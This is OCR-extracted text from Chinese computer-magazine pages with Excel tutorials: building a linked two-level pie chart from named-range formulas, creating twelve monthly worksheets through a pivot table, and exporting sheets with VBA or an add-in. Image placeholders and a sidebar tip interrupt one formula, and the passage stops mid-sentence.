
这样，当点击图表中的系列时，系列名称就会出现在G3单元中。

3. 构建图表数据源

图表的数据源是根据上述控件的当前索引值获得的。


①构建主图表数据源

分别新建名为lb_11、lb_22、lb_33的3个名称，lb_11的引用位置为“=INDEX(Sheet1!$A$1:$A$41,N(IF({1},SMALL(99*(MATCH(Sheet1!$A$2:$A$41,Sheet1!$A$1:A



小提示

上述代码也可以通过网盘下载（链接：https://pan.baidu.com/s/1vZhfg86pAHg5tc4UB9E4lw 密码：2zba），直接复制粘贴使用。



41,)<ROW(Sheet1!$2:$41))+ROW(Sheet1!$2:$41),ROW(INDIRECT("Sheet1!1:"&SUM(1/COUNTIF(Sheet1!$A$2:$A$41,Sheet1!$A$2:$A$41)))))))&"")”；lb_22、lb_33的引用位置与lb_11的类似，只不过需要将公式中的A分别替换成B、C。

新建名为“lb_tmp” 的名称，引用位置处输入“=CHOOSE(Sheet1!$G$1,lb_11,lb_22,lb_33)”；

新建名为“sum_1” 的名称，引用位置处输入“=SUMIF(Sheet1!$A$2:$D$41,lb_11,Sheet1!$D$2:$D$41)”；

新建名为“sum_2” 的名称，引用位置处输入“=SUMIF(Sheet1!$B$2:$D$41,lb_22,Sheet1!$D$2:$D$41)”；

新建名为“sum_3” 的名称，引用位置处输入“=SUMIF(Sheet1!$C$2:$D$41,lb_33,Sheet1!$D$2:$D$41)”；

新建名为“sum_tmp” 的名称，引用位置处输入“=CHOOSE(Sheet1!$G$1,sum_1,sum_2,sum_3)”；

其中，lb_11、lb_22、lb_22分别获取各列中的不重复值，从而形成数组；lb_tmp确定使用哪个数组作为主图表的类别图例；sum_1、sum_2、sum_3分别对各类别数组所对应的数量求和；sum_tmp确定使用哪个求和结果作为主图表的数据源。

②构建子图表数据源

新建名为“lb_tmp_tmp”的名称，引用位置为“=IF(Sheet1!$G$4="月份",lb_11,IF(Sheet1!$G$4="地区",lb_22,lb_33))”；

新建名为“sum_tmp_tmp”的名称，引用位为“=SUMIFS(Sheet1!$D$2:$D$41,IF(Sheet1!$G$1=1,Sheet1!$A$2:$A$41,IF(Sheet1!$G$1=2,Sheet1!$B$2:$B$41,Sheet1!$C$2:$C$41)),Sheet1!$G$3,IF(Sheet1!$G$4="月份",Sheet1!$A$2:$A$41,IF(Sheet1!$G$4="地区",Sheet1!$B$2:$B$41,Sheet1!$C$2:$C$41)),lb_tmp_tmp)”；

其中，lb_tmp_tmp确定使用哪个数组作为子图表的类别图例；sum_tmp_tmp根据主图表中列表及子图表中列表的选择来对数量求和，从而作为子图表的数据源。

4. 插入并设置图表

插入两个饼状图。右击第1个饼图，选择“选择数据”，在弹出窗口的“图例项”处，点击“编辑”，在系列值处输入“=Sheet1!sum_tmp”；在“水平(分类)轴标签”处，点击“编辑”，在弹出的窗口中输入“=Sheet1!lb_tmp”。右击第2个饼图，选择“选择数据”，在弹出窗口的“图例项”处，点击“编辑”，在系列值处输入“=Sheet1!sum_tmp_tmp”；在“水平(分类)轴标签”处，点击“编辑”，在弹出的窗口中输入“=Sheet1!lb_tmp_tmp”。

最后，将每个下拉列表框都置于顶层，拖放到图表的各自位置，选中G5单元格，输入“=CONCATENATE(G3,"各",G4,"销售情况统计")”，选择图表标题，在公式编辑栏中输入“=Sheet1!$G$5”。这样，图表标题就会跟随控件的选择而进行变化了。CF

柳絮飞 zc@cfan.com.cn

“抄近道”Excel工作表批量操作

文|俞木发

日常工作中我们经常要对Excel工作表进行批量操作，比如年度工作表都是以月为单位，我们要在一个工作簿中建立1月、2月、3月等12个月的工作表。这些批量操作如果纯靠手工建立不仅工作量大而且容易出错，而借助Excel组件则可以“抄近道”高效完成。

数据透视表 快速建立多个工作表

如上所述，如果要建立类似1→12月份多个工作表，现在可以借助数据透视表的方法快速实现。启动Excel后在A列输入工作表的名称文字，这里可以根据自己需要，输入任意名称作为新工作表的名称，如省份、子公司名称，产品名称等。选中A1:A13数据，点击“插入→数据透视表”，在打开的窗口，选择放置数据透视表的位置设置为C1，点击“确定”（图1）。

在右侧数据透视表字段设置窗格，按提示将“月份”拖到下方的“筛选”字段位置，这样在C1、D1会出现月份全部字样（图2）。

点击“数据透视表工具→分析→数据透视表→显示→数据透视表报表筛选页”，在弹出的窗口点击“是”，这样在当前工作簿会生成12个月份命名的工作表。选中任一新建工作表，选中A1、B1内容，继续选中“1月”工作表，右击选择“选择全部工作表”，点击“开始→清除→全部清除”，这样就可以快速新建12个内容空白的工作表了（图3）。


VBA自动导出多个工作表

上述方法是在一个工作簿建立多个工作表，如果需要将包含多个工作表的工作簿批量导出为多个独立工作簿文件。比如将上例工作簿按照月份导出为12个独立月份工作簿文件，现在可以借助VBA或者第三方软件快速实现。

下载所需的代码文件，接着启动Excel打开包含多个工作表的文件，按住Alt+F11键，然后打开Microsoft Visual Basic for Applications窗口。点击“插入→模块”，将下载的代码粘贴到文本框（图4）。

点击“运行→运行子过程（窗体）”，这样VBA脚本会自动将每个工作表保存在和当前工作簿同名的目录下，每个月份一个工作簿文件（图5）。

如果你对VBA代码不熟悉，也可以到https://www.cdn.extendoffice.com/downloads/KutoolsforExcelSetup.exe下载Kutools for Excel实现快速导出。安装完Kutools for Excel后启动Excel打开包含多个工作表的文件，点击“Kutools→分割工作



